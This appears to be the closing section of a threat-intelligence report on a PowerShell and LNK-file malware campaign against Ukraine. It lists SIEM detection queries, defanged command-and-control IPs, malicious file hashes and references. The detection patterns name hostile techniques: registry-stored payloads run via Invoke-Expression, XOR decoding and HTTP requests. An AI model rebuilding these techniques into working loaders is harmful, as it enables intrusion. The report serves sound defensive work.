- index=activity AND rg_functionality=”Firewall” AND destinationaddress IN (“185.245.184[.]146″,”195.133.88[.]136″,”81.19.140[.]172″,”85.159.228[.]101″,”89.185.84[.]203″,”92.118.112[.]195”)
- index=activity AND rg_functionality=”Web Proxy” AND destinationaddress IN (“185.245.184[.]146″,”195.133.88[.]136″,”81.19.140[.]172″,”85.159.228[.]101″,”89.185.84[.]203″,”92.118.112[.]195”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND message CONTAINS “setRequestHeader” AND message CONTAINS “User-Agent”
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “Kropiva” OR message CONTAINS “softwareenvironment816” OR message CONTAINS “segmenttable453”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “gc ” OR message CONTAINS “Get-Content “) AND message CONTAINS “|” AND message CONTAINS ” – ” AND message CONTAINS “Out-String” AND message CONTAINS “powershell”
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND (message CONTAINS “sajb ” OR message CONTAINS “Start-Job”) AND (message CONTAINS “gp ” OR message CONTAINS “Get-ItemProperty”) AND (message CONTAINS “iex ” OR message CONTAINS “Invoke-Expression”) AND (message CONTAINS “HKCU:\” OR message CONTAINS “HKLM:\”)
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “File created” OR deviceaction = “File created (rule: FileCreate)”) AND customstring49 CONTAINS “\AppData\Winword\”
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (baseeventid = “12” OR baseeventid = “13” OR baseeventid = “14”) AND transactionstring5 = “SetValue” AND ((customstring47 CONTAINS “\System\pyrolyzing505” OR customstring47 CONTAINS “\System\softwareenvironment816” OR customstring47 CONTAINS “\System\prepare” OR customstring47 CONTAINS “\System\run” OR customstring47 CONTAINS “\System\save” OR customstring47 CONTAINS “\System\search” OR customstring47 CONTAINS “\System\SetLnk” OR customstring47 CONTAINS “\System\executer” OR customstring47 CONTAINS “\System\result_code”) OR (customstring47 CONTAINS “\System\” AND (customstring48 CONTAINS “Get-ItemProperty” OR customstring48 CONTAINS ” -bxor ” OR customstring48 CONTAINS “MSXML2.XMLHTTP”)))

Analyzed files/hashes

File Name	FILE HASH
TELEGRAM.lnk	252A6736420862DB7A275A16F5C3D4F3E51784244CCF72FCFA30236439D834C8
SIGNAL.lnk	61370D0AC56F73321C11876424EC75E2740D6910FF53B0791F0560C72D85B330
session.bin	2861CE32762327228F9875643AB253E2C2B04565739B65919D2AFDDE405A9AEA
safe.ps3	D222977AB20317647595C9DE7413BD17A8074006007150102AA2B569FC2CCBF1
safe.lag	3A4C14D0745FC97839F904BACB8B42FD9EB620D736A29C08841A2E9C0E488D3B
root.ini	6DDED7FC8B22BFCE6F7C548D75B20F01586D348982788626178D48C72D705E26
PORNOHAB.lnk	EEC752C82A84C1A5BC949FDD6FE23D70C8837A03184AA89A1E9698C730A51582
OTU.lnk	B22E3F12A8C41096D83DA3F9E04931AFE60A7BB182261861569858E3D50967CA
ODESSA.lnk	8F9AD0AD2BA5499CAF098C3DC055888883D1268257CF923A380E7C3460F1C63D
NEWFOLDER.lnk	C44ACD1B6961D585E89366D0FE0C2DAC3FD6103318EC8FEBA3E4926C85B85A02
MUSIC.lnk	7C480891587F22CD8592CC4E9DD2F10D907E02CF46D6B4C188ADB13669AB3AEC
MAP.lnk	3BC1AFED855DBD8C729C50A74DFE01164673941DDF8DCAF4402D9B23EDC2F2CC

File Name	FILE HASH
LUGANSK.lnk	8ECE5D5C77C3A03B50C756F39B9212956143B969223318530A8DBB9F3D9F5F3D E7E9D09E181901FE7F2FEE367AB9B7E6AE05150E3EE01046F370078911AB215C
LIMAN.lnk	029C0F4C44DA0733EC6455ABDD120FABA7FC7989489C3FE7CEC86C25BAD3E572
KROPIVA.lnk	D7E228473690FEC029A0204FEB2AE58504A869C86686194B8034C21718A55BE7 038FA00486EBE8A4F22F167FD664ACC41D59334489A920F7F24CAD2910CF3417 3678034E693E3451754401C1B71D841DC8DCD63EA2DD9343FE52C81FD056D519
grawer.ras	5856E52224EC2C7D322FE28E207A8AEF5D7B69032ED060FBD1EAD7331F67A004
grawer.ps3	9D1F858D2325A27944A21387B78FA3957B904325350E580E8DE5255AA650CB1D 3AAD467C86DBA8755E6F5209307CD311AB6F517F26578144E3C7B16308177D83
foto.qwe	6EDC9B3FF9F69E86919D80B513E7CA4C93AC0DC03D6E40F85A8703FF49DA2758
firm.was	8102995258F1D800A76273213AE57B3A320CBAFED491C101DB5EB7B191CE53D7
finance.ras	3063D671609088BB518FF69FDEC337EDD1BA5626BD427E03ED8D9D0F8EA4F14F
finance.log	79C2038B401391923C4253A5409AE537E8D397C8DFE8510B9C467BE78CA04F59
finance.ini	5302E764A9638D86F787137ED02D6C59A4E1E6AA2E7BEE27EC91653C83E3127A
finance.bin	2F0375BB6A732010D0082F0F44F74D6A641E0A61C9F77D7922A15597CDA6A1CD
DONECK-SHTAB.lnk	7A925D78C3B0F30B16EE358EEC51F2A6439027BDF37B1C840DBC49FF1B224054 C32844822C46D76E39AFD825348AB07D45CC6015A544DEBDF0C39A438D66006B
DELTA.lnk	AA01B0CC318286ED4DB10B23D2A3CD27482EF2B0DF794234F62E2D59CFC67336
CRIMEA.lnk	920BD70612E63C673CE3B84B4A1FC7319C2FB01FA940D8A269429FF8FDD5D018 17752B3F3B452ACAF372108CC233CA67790FF62716916A9B84B4E3EF31E89883
creditcard.bar	ED891F921F379916F6119C32DAFD068B13B216D11AB8F212BD309EF39F24D0DE
create.ini	462BE856BF70BC25DF2A694825D99B97453F117100A3309DF3C03B1FC60EAA61
company.qwe	EC6283E87ABC73CDF0AF2120A77EA3140904B261D61782369B9A25431AEE9EBF
company.cfg	52B7243B9C07A51DABB3DC69216ADB6E277ACFFA827D2599C68C331ADEE8FEAF
britex.was	BF754818C4033247F645C66E7A61E6E755795982339E74011857C79EF17F391D
britex.safe	5E7AAD698DC49213CE6C9A1B2DCFCCC3F42769855D5169D41BAF99B46D405AD0
britex.bin	C0A01267184FC943D6C5D373341FD495ECF6D69154343E3980A11635446D522F 19CCDB29F65B6BD79E536FCD3560874D8A725730BF24365CA9695C0322BB33D8 02459F35033D241A71124051153890CA8D3470AEBCE07446CF6E16D5757B51F1
britex.bar	6CAD4614E91980AF16F9057764F98FB44CA2FA99DDCFF46B76297B3C8CD0BE0
BELARUS.lnk	4EC3682BC45036A0C48C01208EC1FB07B8AF6D9F03AC803A51B34876B3BE245E

File Name	FILE HASH
BANK.lnk	B257088C0D3CA65F3A3BDA1B8CECF942D0967F3591E182EC32474737AB6BF3C6 02A29C72C2B6B9AE4359743AC10C232668A51F330799B902B32989769768E84A
ARTA.lnk	5460CBEBC25FE4C856AFC5089702AFAA90EDCBC25C4980E021D1C59BF4E059EA

References:

1. Shuckworm: Inside Russia's Relentless Cyber Campaign Against Ukraine
   https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/shuckworm-russia-ukraine-military
2. Securonix Threat Research Knowledge Sharing Series: Hiding the PowerShell Execution Flow
   https://www.securonix.com/blog/hiding-the-powershell-execution-flow/
3. How LNK Files Are Abused by Threat Actors
   https://intezer.com/blog/malware-analysis/how-threat-actors-abuse-lnk-files/